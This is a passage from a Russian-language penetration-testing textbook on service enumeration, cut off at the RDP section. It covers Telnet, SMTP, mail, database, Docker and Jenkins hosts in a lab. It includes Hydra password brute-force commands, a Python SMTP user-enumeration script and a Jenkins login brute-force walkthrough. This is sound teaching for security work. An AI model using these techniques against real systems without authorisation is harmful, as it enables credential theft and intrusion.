Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
[...]
Nmap done: 1 IP address (1 host up) scanned in 185.20 seconds
```

По результатам команд мы делаем следующие выводы:

- мы можем удаленно войти на сервер Telnet, используя имя пользователя = user и пароль = user;
- мы получили подтверждение, что соединение не зашифровано.

Брутфорс с помощью Hydra

Чтобы еще раз проверить, запустим Hydra с целью увидеть, сможем ли мы найти больше учетных данных, чем Nmap:

```
root@kali:~# hydra -t 10 -e nsr -L /opt/SecLists/Usernames/top-
usernamesshortlist.
txt -P /opt/SecLists/Passwords/darkweb2017-top100.txt telnet://
metasploitable.KCorp.local
[...]
[23][telnet] host: metasploitable.KCorp.local   login: user   password:
user
```

Hydra нашла те же учетные данные.

ПРОТОКОЛЫ ЭЛЕКТРОННОЙ ПОЧТЫ

Существуют три протокола электронной почты, которые вам необходимо знать на этапах перечисления и эксплуатации:

- *SMTP* (Simple Mail Transfer Protocol) — простой протокол передачи почты — служит для отправки электронной почты и использует TCP-порт 25. SMTP можно использовать с SSL через порт 465;
- *POP3* (Post Office Protocol V3) — служит для получения электронной почты и использует порт 110. POP3 через SSL использует порт 995;
- *IMAP4* (Internet Message Access Protocol V4) — протокол доступа к сообщениям в интернете V4 — служит для хранения и управления электронной почтой на сервере и использует порт 143. IMAP4 поверх SSL использует порт 993.

SMTP (порт 25)

В этом примере мы будем использовать уязвимый хост Metasploitable. Но прежде чем продолжить, попробуем понять, что мы ищем на данном этапе:

- проверьте, поддерживает ли сервер команду VRFY, чтобы мы могли перечислить пользователей;
- проверьте, существует ли публичный эксплойт для целевого сервера (мы обсудим этот момент в главе 7).

Базовое перечисление Nmap

Я буду использовать команду простого перечисления Nmap для оценки целевого хоста:

```
root@kali:~# nmap -sV -O -sC -p25 -T5 metasploitable.kcorp.local
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-09 14:25 EDT
Nmap scan report for metasploitable.kcorp.local (172.16.0.101)
Host is up (0.00033s latency).

PORT   STATE SERVICE VERSION
25/tcp open  smtp    Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000,
VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
[...]
```

Из результатов мы можем сделать два вывода:

- мы обнаружили, что сервер поддерживает команду VRFY. Эта команда позволит нам перечислить пользователей на сервере;
- у нас есть версия почтового SMTP-сервера.

Продвинутое перечисление Nmap

Далее мы воспользуемся потенциалом Nmap и его расширенными функциями, чтобы получить еще больше информации:

```
root@kali:~# nmap -sV -O -p25 --script=smtp* -T5 metasploitable.kcorp
.local
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-09 14:38 EDT
Nmap scan report for metasploitable.kcorp.local (172.16.0.101)
Host is up (0.00050s latency).

PORT   STATE SERVICE VERSION
25/tcp open  smtp    Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000,
VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
| smtp-enum-users:
```

```
|_  Method RCPT returned a unhandled status code.
|_smtp-open-relay: Server doesn't seem to be an open relay, all tests
failed
| smtp-vuln-cve2010-4344:
|_  The SMTP server is not Exim: NOT VULNERABLE
[...]
```

В результатах сканирования следует отметить два момента:

- Nmap не смог вывести список пользователей на сервере (Nmap использовал метод RCPT для перечисления пользователей);
- сервер не подвержен атаке с использованием эксплойта smtp-vuln-cve2010-4344.

Перечисление пользователей

В предыдущем сканировании Nmap мы не смогли перечислить пользователей на сервере, и я рад это видеть. Не рассчитывайте на то, что сканер всегда сделает вашу работу!

Помните, вы узнали, что команда `VRFY` позволяет вам перечислять пользователей? Применим это на практике. Мы будем использовать `netcat` для подключения к серверу и искать двух пользователей:

- пользователя *gus*, которого нет;
- пользователя *root*, существующего на сервере.

```
root@kali:~# nc 172.16.0.101 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY gus
550 5.1.1 <gus>: Recipient address rejected: User unknown in local
recipient table
VRFY root
252 2.0.0 root
^C
root@kali:~#
```

Приведенная методология — ручная. Это игра в угадайку, и это непрофессионально. Вы узнали из примера, как все работает. Но чтобы действительно подсчитать пользователей, нам нужно использовать автоматическое сканирование. В следующем примере нам понадобится модуль Metasploit `smtp_enum`:

```
msf5 > use auxiliary/scanner/smtp/smtp_enum
msf5 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 172.16.0.101
RHOSTS => 172.16.0.101
msf5 auxiliary(scanner/smtp/smtp_enum) > run
[*] 172.16.0.101:25       – 172.16.0.101:25 Banner: 220
metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 172.16.0.101:25       – 172.16.0.101:25 Users found: , backup, bin,
daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man,
```

```
mysql, news, nobody, postfix, postgres, postmaster, proxy, service,
sshd, sync, sys, syslog, user, uucp, www-data
[*] 172.16.0.101:25       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smtp/smtp_enum) >
```

Опять же, запуск автоматизированных инструментов не дал нам точного результата. Внимательно посмотрите на предыдущий пример работы вручную: команда `VRFY` ответила, что пользователь root существует, но модуль `smtp_enum` не показал его. Вот где пригодятся языки программирования. В следующем примере вы узнаете, как разработать собственный сценарий с помощью Python. (Не волнуйтесь, если не совсем понимаете его; далее в этой книге вы узнаете о языке Python более подробно.)

```
import socket
import sys
import time

def print_welcome():
    print ("\r\nWelcome to the SMTP user enumeration super scan\r\n")
    print ("================================================")

def enumerate_smtp(ip_address):
    # Путь до файла со словарем имен пользователей
    users_file_path= "/usr/share/metasploit-framework/data/wordlists/
unix_users.txt"
    # Открыть текстовый файл в режиме чтения и начать перечисление
    with open(users_file_path,'r') as users_file:
        for user in users_file:
            # Очистить значение пользователя
            user = user.strip()
            # Не отрабатывать пустые значения
            if user == "":
                continue
            try:
                # Создать объект сокета
                sok=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                # Подключиться к серверу SMTP
                sok.connect((ip_address,25))
                # Первым делом получить баннер сервера
                sok.recv(1024)
                # Убедиться, что пользователь существует на сервере, с помощью
                  команды VRFY
                sok.send('VRFY ' + user + '\r\n')
                # Подождать 1 секунду, чтобы не уронить сервер
                time.sleep(1)
                # Получить ответ от сервера
                results=sok.recv(1024)
                if (not "rejected" in results):
                    print ("%s : Found" % user)
            except Exception:
```

```
                print ("An error occured!")
            finally:
                # Закрыть сокет и подключение
                sok.close()
    # Вывести пользователю сообщение, что сценарий завершил свою работу
    print ("\r\nThe program has finished enumerating users.\r\n")
def main():
    print_welcome()
    enumerate_smtp(sys.argv[1])
if __name__ == '__main__':
    main()
```

Попробуем запустить этот код Python в окне терминала:

```
root@kali:~# python ./smtp_users.py 172.16.0.101

Welcome to the SMTP user enumeration super scan
================================================
backup : Found
bin : Found
daemon : Found
distccd : Found
ftp : Found
games : Found
gnats : Found
irc : Found
libuuid : Found
list : Found
lp : Found
mail : Found
man : Found
mysql : Found
news : Found
nobody : Found
postfix : Found
postgres : Found
postmaster : Found
proxy : Found
root : Found
ROOT : Found
service : Found
sshd : Found
sync : Found
sys : Found
syslog : Found
user : Found
uucp : Found
www-data : Found

The program has finished enumerating users.
```

Это то, что я называю лучшим перечислением!

POP3 (порт 110) и IMAP4 (порт 143)

На данном этапе все, что нам нужно сделать, — получить доступ к почтовому ящику существующего пользователя на сервере. Чтобы это работало, необходимо убедиться, что почтовый сервер установлен на целевом хосте; таким образом, мы увидим следующее:

- порт 110 POP3 открыт, и, возможно, сервер разрешает POP3 через SSL (с помощью порта 995);
- IMAP4 порт 143 открыт, и, возможно, сервер разрешает IMAP через SSL (используя порт 993).

Быстрое сканирование Nmap на наш целевой почтовый сервер даст нам информацию, которую мы ищем (это почтовый сервер Linux, а не хост Metasploitable):

```
root@kali:~# nmap -sV -O -sC -p 110,995,143,993 mail.kcorp.local
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-10 14:26 EDT
Nmap scan report for mail.kcorp.local (172.16.0.100)
Host is up (0.00035s latency).

PORT    STATE SERVICE VERSION
110/tcp open  pop3    Dovecot pop3d
|_pop3-capabilities: SASL RESP-CODES STLS AUTH-RESP-CODE PIPELINING TOP
CAPA UIDL
[...]
143/tcp open  imap    Dovecot imapd
[...]
993/tcp open  imaps?
[...]
995/tcp open  pop3s?
[...]
```

Брутфорс учетных записей электронной почты через POP3

Лучший способ воспользоваться преимуществом метода грубой силы для POP3 — это иметь возможность сначала извлечь пользователей и сохранить их в файл (мы уже сделали это в части перечисления пользователей SMTP):

```
$ hydra -L [файл с именами пользователей] -P [файл с паролями] pop3://[IP-адрес]
```

В следующей главе вы узнаете, как использовать уязвимости и попасть в почтовый ящик пользователя gus@kcorp.local на ранее просканированном сервере: mail.kcorp.local. А пока остановимся на концепции перечисления.

ПРОТОКОЛЫ БАЗ ДАННЫХ

Базы данных (БД) — это центр данных; хакеры во время своих атак нацелены в основном на данные. Вам следует подумать о приоритетности проверки баз,

поскольку они представляют основной риск в вопросе безопасности вашего клиента/работодателя. Специалисты по безопасности приложений тратят большую часть своего времени на усиление защиты БД. Тем не менее что, если ваш клиент/работодатель не следует этой практике? Тогда вам будет некогда скучать. В этом разделе рассматриваются следующие технологии баз данных:

- Microsoft SQL Server;
- база данных Oracle;
- MySQL.

На данный момент вы уже знакомы с этапом продвинутого перечисления. Итак, в текущем разделе вы вкратце изучите необходимые команды для каждого вендора баз данных.

Microsoft SQL Server (порт 1433)

Microsoft SQL Server на данный момент является самой популярной СУБД на рынке. Все компании, с которыми я работал, используют Microsoft SQL Server для хранения своих данных (без исключений). На этапе перечисления вы должны рассмотреть две вещи, которые описаны ниже.

- Подбор учетных данных (*sa* — это стандартное имя пользователя, которое используется пользователями SQL Server). Не забудьте сначала перебрать пользователей.
  - Подбор учетных данных Microsoft SQL Server:

    ```
    $ hydra -L [файл с именами пользоватлей] -P [файл с паролями] mssql://[IP-адрес]
    ```

  - Базовое сканирование Microsoft SQL Server:

    ```
    $nmap -sV -O -sC -p 1433 [IP-адрес]
    ```

  - Продвинутое сканирование Microsoft SQL Server:

    ```
    $nmap -sV -O -p 1433 --script=ms-sql* [IP-адрес]
    ```

- Определение возможности эксплуатации установленной версии (отсутствует патч).

Сервер базы данных Oracle (порт 1521)

Сервер базы данных Oracle использует TCP-порт 1521, и к нему применимы те же концепции, что и для Microsoft SQL Server, когда дело доходит до перечисления:

- подбор учетных данных;
- определение возможности эксплуатации установленной версии;

- базовое сканирование базы данных Oracle:

```
$nmap -sV -O -sC -p 1521 [IP-адрес]
```

- продвинутое сканирование базы данных Oracle:

```
$nmap -sV -O -p 1521 --script=oracle* [IP-адрес]
```

- перебор учетных данных базы данных Oracle:

```
$ hydra -s 1521 -L [файл с именами пользователей] -P [файл с паролями] [IP-
адрес]
```

MySQL (порт 3306)

Сервер базы данных MySQL использует TCP-порт 3306, и когда дело доходит до перечисления, к нему применимы те же концепции, которые обсуждались ранее:

- подбор учетных данных;
- определение возможности эксплуатации установленной версии;
- базовое сканирование MySQL:

```
$nmap -sV -O -sC -p 3306 [IP-адрес]
```

- продвинутое сканирование MySQL:

```
$nmap -sV -O -p 1521 --script=mysql* [IP-адрес]
```

- подбор учетных данных для MySQL:

```
$ hydra -L [файл с именами пользователей] -P [файл с паролями] MySQL://[IP-
адрес]
```

ПРОТОКОЛЫ CI/CD

Непрерывная интеграция/непрерывное развертывание (CI/CD) — это тенденция проектов, которая тесно связана с DevOps. В этом разделе мы рассмотрим два основных инструмента, используемых в конвейере CI/CD:

- контейнеры Docker;
- Jenkins.

Docker (порт 2375)

В приложении Б описана технология Docker. Мы настоятельно рекомендуем вам ознакомиться с ней, прежде чем переходить к данному подразделу. Как правило, хост, на котором запущен Docker, будет полностью прозрачным для вас, и вы не сможете понять, что на целевом хосте установлен Docker (посмотрите

следующий пример). Контейнеры Docker будут работать в отдельной сети, и пользователь может выбрать, открывать ли эти порты. (Я предполагаю, что вы уже понимаете этот момент. Если нет, то обратитесь к приложению.) Я видел случаи, когда сотрудники устанавливали Docker в облаке и начинали открывать порты в интернет, и это хорошо — нам нужны люди, которые так делают, чтобы взламывать системы!

Иногда эти аналитики DevOps выходят за рамки воображения и открывают TCP-порт 2375 у движка Docker, также известный как демон Docker. Если это произойдет, это будет означать, что мы можем управлять движком Docker удаленно, создавать контейнеры и многое другое.

Итак, как выглядит сканирование хоста, на котором установлен Docker, без открытого порта демона? В следующем примере мы просканируем хост Linux, на котором установлен Docker, и у нас также работает контейнер с почтовой службой:

```
root@kali:~# nmap -sV -p- -T5 172.16.0.100
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-12 09:51 EDT
Nmap scan report for 172.16.0.100
Host is up (0.00075s latency).
Not shown: 65525 closed ports
PORT     STATE SERVICE  VERSION
25/tcp   open  smtp     Postfix smtpd
80/tcp   open  http     nginx
110/tcp  open  pop3     Dovecot pop3d
143/tcp  open  imap     Dovecot imapd
443/tcp  open  ssl/http nginx
465/tcp  open  ssl/smtp Postfix smtpd
587/tcp  open  smtp     Postfix smtpd
993/tcp  open  imaps?
995/tcp  open  pop3s?
4190/tcp open  sieve    Dovecot Pigeonhole sieve 1.0
MAC Address: 00:0C:29:55:E6:4B (VMware)
Service Info: Host: mail.kcorp.local
[...]
```

В результатах этого сканирования ничто не говорит о том, что на хосте установлен механизм Docker. Все, что мы видим, — это то, что на этом хосте работает почтовый сервер, но контейнеризация невидима.

Теперь посмотрим второй хост для работы CI/CD, на нем открыт порт демона Docker (TCP 2375). На этом хосте Linux у нас установлен Docker и запущен контейнер Jenkins.

```
root@kali:~# nmap -sV -p- -T5 172.16.0.103
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-12 10:06 EDT
Nmap scan report for 172.16.0.103
Host is up (0.00082s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
```

```
2375/tcp  open  docker  Docker 19.03.8
8080/tcp  open  http    Jetty 9.2.z-SNAPSHOT
50000/tcp open  http    Jenkins httpd 2.60.3
MAC Address: 00:0C:29:96:F8:6C (VMware)
```

Теперь если мы запустим сканирование с помощью сценариев Nmap для порта Docker, то увидим больше деталей, но ничего, что привело бы нас к реальному сценарию эксплуатации (мы будем использовать его в следующей главе):

```
root@kali:~# nmap -sV -O --script=docker* -p 2375 -T5 172.16.0.103
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-12 11:31 EDT
Nmap scan report for 172.16.0.103
Host is up (0.00040s latency).

PORT     STATE SERVICE VERSION
2375/tcp open  docker  Docker 19.03.8
| docker-version:
|   GoVersion: go1.13.8
|   KernelVersion: 5.4.0-37-generic
|   Platform:
|     Name:
|   Arch: amd64
|   GitCommit: afacb8b7f0
|   Components:
|     [...]
```

Jenkins (порт 8080/50000)

Jenkins — оркестратор в процессе публикации приложений. Во время обычного развертывания в Jenkins будет запланирован ежедневный интервал (или какой-то еще), чтобы пойти и проверить репозиторий исходного кода, например GitHub (ему нужны учетные данные, которые должны храниться в Jenkins, чтобы войти в репозиторий). Затем он скомпилирует исходный код, полученный из репозитория, и запустит некоторые автоматизированные тесты (например, интеграционные тесты, регрессионные тесты, статический анализ кода для обеспечения безопасности и т. д.). Если все тесты проходят без сбоев, то он развертывает исходный код на сервере разработки (предназначенном для разработчиков) и сервере тестирования (предназначенном для аналитиков контроля качества). Веб-портал, который управляет Jenkins, по умолчанию будет прослушивать HTTP-порт 8080. Кроме того, Jenkins будет прослушивать TCP-порт 50000, который используется для подключения главного узла к одному или нескольким подчиненным экземплярам. Для доступа к веб-порталу вам потребуются учетные данные, чтобы вы могли войти и внести изменения.

На этапе перечисления вы должны рассмотреть следующие две вещи:

- подбор учетных данных;
- определение возможности эксплуатации установленной версии.

До сих пор у нас нет специального сценария Nmap для Jenkins (возможно, в будущем он появится). Но все же, если мы используем наше обычное базовое сканирование с помощью сценариев Nmap, то они определят, что на порте 50000 работает Jenkins. Вместе с тем Nmap распознал порт 8080 как веб-сервер, но не смог декодировать то, что было размещено на этом веб-сервере Jetty:

```
root@kali:~# nmap -sV -sC -O -T5 -p 8080,50000 172.16.0.103
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-15 09:16 EDT
Nmap scan report for 172.16.0.103
Host is up (0.00065s latency).

PORT     STATE SERVICE VERSION
8080/tcp open  http    Jetty 9.2.z-SNAPSHOT
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(9.2.z-SNAPSHOT)
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
50000/tcp open  http    Jenkins httpd 2.60.3
|_http-server-header: 172.17.0.2
|_http-title: Site doesn't have a title (text/plain;charset=UTF-8).
MAC Address: 00:0C:29:96:F8:6C (VMware)
Warning: OSScan results may be unreliable because we could not find at
least 1 open and 1 closed port
Aggressive OS guesses: Linux 2.6.32 (96%), Linux 3.2 – 4.9 (96%), Linux
2.6.32 – 3.10 (96%), Linux 3.4 – 3.10 (95%), Linux 3.1 (95%), Linux 3.2
(95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Synology
DiskStation Manager 5.2-5644 (94%), Netgear RAIDiator 4.2.28 (94%),
Linux 2.6.32 – 2.6.35 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
[...]
```

Когда это происходит (порт 50000 открыт), мы можем сразу перейти к веб-порталу (рис. 6.1).




Рис. 6.1. Веб-портал Jenkins

Второй этап — подготовка к атаке методом перебора. На веб-портале вам нужно будет начать со случайным именем пользователя и паролем, чтобы определить сообщение об ошибке, которое будет отображаться после неудачного входа в систему. Нам нужно сообщение об ошибке для атаки полным перебором, подобное показанному на рис. 6.2 (введите `test` в качестве пользователя, `test` как пароль и нажмите кнопку входа в систему).




Рис. 6.2. Сообщение об ошибке Jenkins

Подбор учетных данных веб-портала с помощью Hydra

В предыдущем подразделе нам нужно было получить доступ к веб-порталу Jenkins. Теперь вы узнаете, как подобрать пароль для входа на любой веб-портал с помощью Hydra (не только Jenkins). Мы можем следовать этому процессу каждый раз, когда хотим получить доступ к веб-странице.

1. Откройте страницу входа.
2. Включите проксирование запросов в Burp в браузере.
3. Введите недопустимые учетные данные и отправьте данные (с помощью кнопки отправки).
4. Перехватите запрос с помощью прокси Burp и отправьте его в Repeater.
5. Извлеките следующие четыре параметра:
   - URI;
   - поле имени пользователя;
   - поле пароля;
   - сообщение об ошибке.

ПРИМЕЧАНИЕ

Всегда проверяйте сайт производителя (просто введите номер модели или название веб-портала в Google), чтобы узнать имя пользователя и пароль по умолчанию. Многие администраторы веб-порталов сохраняют учетные данные по умолчанию, поэтому вам не придется прибегать к атакам грубого перебора. Приведем пример привлекательного сайта, на котором ведется инвентаризация учетных данных по умолчанию: datarecovery.com/rd/default-passwords/.

Шаг 1. Включить прокси

Для начала нам нужно включить прокси в веб-браузере. Обратите внимание, что прокси Burp будет прослушивать порт 8080 на хосте Kali. Не путайте с портом 8080, который использует хост-сервер Jenkins. Мы можем использовать браузер Firefox на нашем хосте Kali. Откройте меню и выберите Preference (Настройки), прокрутите открывшееся окно до конца и нажмите Settings (Настройки) в разделе Network Settings (Сетевые настройки), как показано на рис. 6.3.




Рис. 6.3. Сетевые настройки Firefox

Теперь выберите переключатель прокси и убедитесь, что установлены следующие параметры:

- установите HTTP-прокси на 127.0.0.1;
- установите Port на 8080 (это порт прокси Burp, а не Jenkins);
- выберите вариант Use This Proxy Server For All Protocols (Использовать этот прокси-сервер для всех протоколов);
- нажмите OK, чтобы сохранить изменения.

Затем откройте Burp Suite из меню Kali, как показано на рис. 6.4.




Рис. 6.4. Меню Kali — Burp Suite

Вам нужно будет нажать кнопку Next (Далее) несколько раз в начале, когда запустите Burp Suite. Когда приложение загрузится, нажмите вкладку Proxy (Прокси), и вы увидите, что кнопка Intercept (Перехват) включена на вложенной вкладке Intercept (Перехват), как показано на рис. 6.5.




Рис. 6.5. Прокси-сервер Burp Suite

Шаг 2. Перехватите запрос при отправке формы

Вернитесь к форме входа в Jenkins, введите случайные учетные данные и нажмите кнопку входа. После того как вы отправите форму, переключитесь в раздел Burp Suite Intercept и сможете увидеть свой запрос. Затем щелкните правой кнопкой мыши и выберите в меню Send to Repeater (Отправить в Repeater), как показано на рис. 6.6.




Рис. 6.6. Burp Suite — отправить в Repeater

Когда вы находитесь на вкладке Send to Repeater, вы визуализируете запрос. (Я всегда работаю в Repeater для отправки моих полезных нагрузок для веб; это одна из моих любимых вкладок в Burp Suite.)

Шаг 3. Извлечение данных из формы и перебор с помощью Hydra

Чтобы подготовиться к работе с Hydra, вам нужно будет извлечь три значения:

- **URL-путь**: `/j_acegi_security_check` (посмотрите на первую строку на рис. 6.7).




Рис. 6.7. Содержимое POST-запроса

- **содержимое формы POST-запроса**: `j_username=test&j_password=test&from=%2F&Jenkins-Crumb=6a3b8d2a8000e1aaea8566f6cec42658&json=%7B%22j_username%22%3A+%22test%22%2C+%22j_password%22%3A+%22test%22%2C+%22remember_me%22%3A+false%2C+%22from%22%3A+%22%2F%22%2C+%22Jenkins-Crumb%22%3A+%226a3b8d2a8000e1aaea8566f6cec42658%22%7D&Submit=log+in` (обратите внимание на выделенный текст на рис. 6.7);
- **сообщение об ошибке**: неверная информация для входа в систему (см. рис. 6.2).

Команда Hydra для перебора HTTP POST-запросов выглядит так:

```
$hydra -l [имя пользователя] -f -e nsr -P [файл с паролями] -s [номер порта]
[IP-адрес] http-post-form "[путь URL: Содержимое POST-формы: Сообщение об
ошибке]"
```

Прежде чем продолжить, значение имени пользователя следует изменить с `test` на `^USER^`, а значение пароля — на `^PASS^`. Итак, окончательное значение POST-запроса из формы должно выглядеть так:

```
j_username=^USER^&j_password=^PASS^&from=%2F&Jenkins-Crumb=6a3b8d2a8000e
1aaea8566f6cec42658&json=%7B%22j_username%22%3A+%22test%22%2C+%22j_passw
ord%22%3A+%22test%22%2C+%22remember_me%22%3A+false%2C+%22from%22%3A+%22%
2F%22%2C+%22Jenkins-Crumb%22%3A+%226a3b8d2a8000e1aaea8566f6cec42658%22%7
D&Submit=log+in
```

Пришло время начать нашу атаку методом перебора:

```
hydra -l admin -f -e nsr -P /opt/SecLists/Passwords/darkweb2017-top100.
txt -s 8080 172.16.0.103 http-post-form
"/j_acegi_security_check:j_username=^USER^&j_
password=^PASS^&from=%2F&Jenkins-Crumb=6a3b8d2a8000e1aaea8566f6cec42658&j
son=%7B%22j_username%22%3A+%22test%22%2C+%22j_password%22%3A+%22test%22%2
C+%22remember_me%22%3A+false%2C+%22from%22%3A+%22%2F%22%2C+%22Jenkins-Cru
mb%22%3A+%226a3b8d2a8000e1aaea8566f6cec42658%22%7D&Submit=log+in:Invalid
login information"
[...]
[DATA] attacking http-post-form://172.16.0.103:8080/j_acegi_security_
check:j_username=^USER^&j_password=^PASS^&from=%2F&Jenkins-Crumb=6a3b8d
2a8000e1aaea8566f6cec42658&json=%7B%22j_username%22%3A+%22test%22%2C+%
22j_password%22%3A+%22test%22%2C+%22remember_me%22%3A+false%2C+%22from%2
2%3A+%22%2F%22%2C+%22Jenkins-Crumb%22%3A+%226a3b8d2a8000e1aaea8566f6cec4
2658%22%7D&Submit=log+in:Invalid login information
[8080][http-post-form] host: 172.16.0.103   login: admin   password:
admin
[STATUS] attack finished for 172.16.0.103 (valid pair found)
1 of 1 target successfully completed, 1 valid password
```

Похоже, у нас есть успешный кандидат admin:admin.

ВЕБ-ПРОТОКОЛЫ 80/443

В наши дни веб-приложения — это все; вот почему есть специальная глава, посвященная их исследованию и эксплуатации. В предыдущем разделе вы узнали о том, как использовать Burp Suite для перехвата веб-запросов в целях перебора паролей для веб-приложений с помощью Hydra. На данный момент вам нужно понимать, что большинство веб-серверов будут обслуживать веб-приложение, используя два номера порта (по умолчанию):

- **HTTP TCP-порт 80** — обслуживает веб-запросы и ответы в открытом виде. Если вы перехватите трафик с сайта, который обслуживает порт 80, то сможете увидеть учетные данные для входа в открытом виде;
- **HTTPS/TLS TCP-порт 443** — безопасный протокол HTTP называется HTTPS или TLS. Связь безопасна, поэтому снифер не сможет просматривать трафик, если нет прокси-сервера, который перехватывает трафик. Крупные компании используют прокси-серверы и устанавливают сертификаты на хосты пользователя, чтобы иметь возможность отслеживать HTTPS-трафик своих сотрудников.

ПРИМЕЧАНИЕ

Веб-порталы, такие как Jenkins, например, не используют номер порта по умолчанию 80, чтобы избежать конфликта с веб-приложением по умолчанию, размещенным на том же веб-сервере.

ГРАФИЧЕСКИЕ ПРОТОКОЛЫ УДАЛЕННОГО ВЗАИМОДЕЙСТВИЯ

В наши дни можно легко подключиться удаленно к графическому пользовательскому интерфейсу как Windows, так и Linux. В этом разделе вы узнаете, как определить сервис протокола удаленного взаимодействия и как его профессионально взломать. Для этой цели используются наиболее распространенные приложения:

- **протокол удаленного рабочего стола (Remote Desktop Protocol, RDP)** — TCP-порт 3389;
- **Virtual Network Computing (VNC)** — TCP-порт 5900.

RDP (порт 3389)

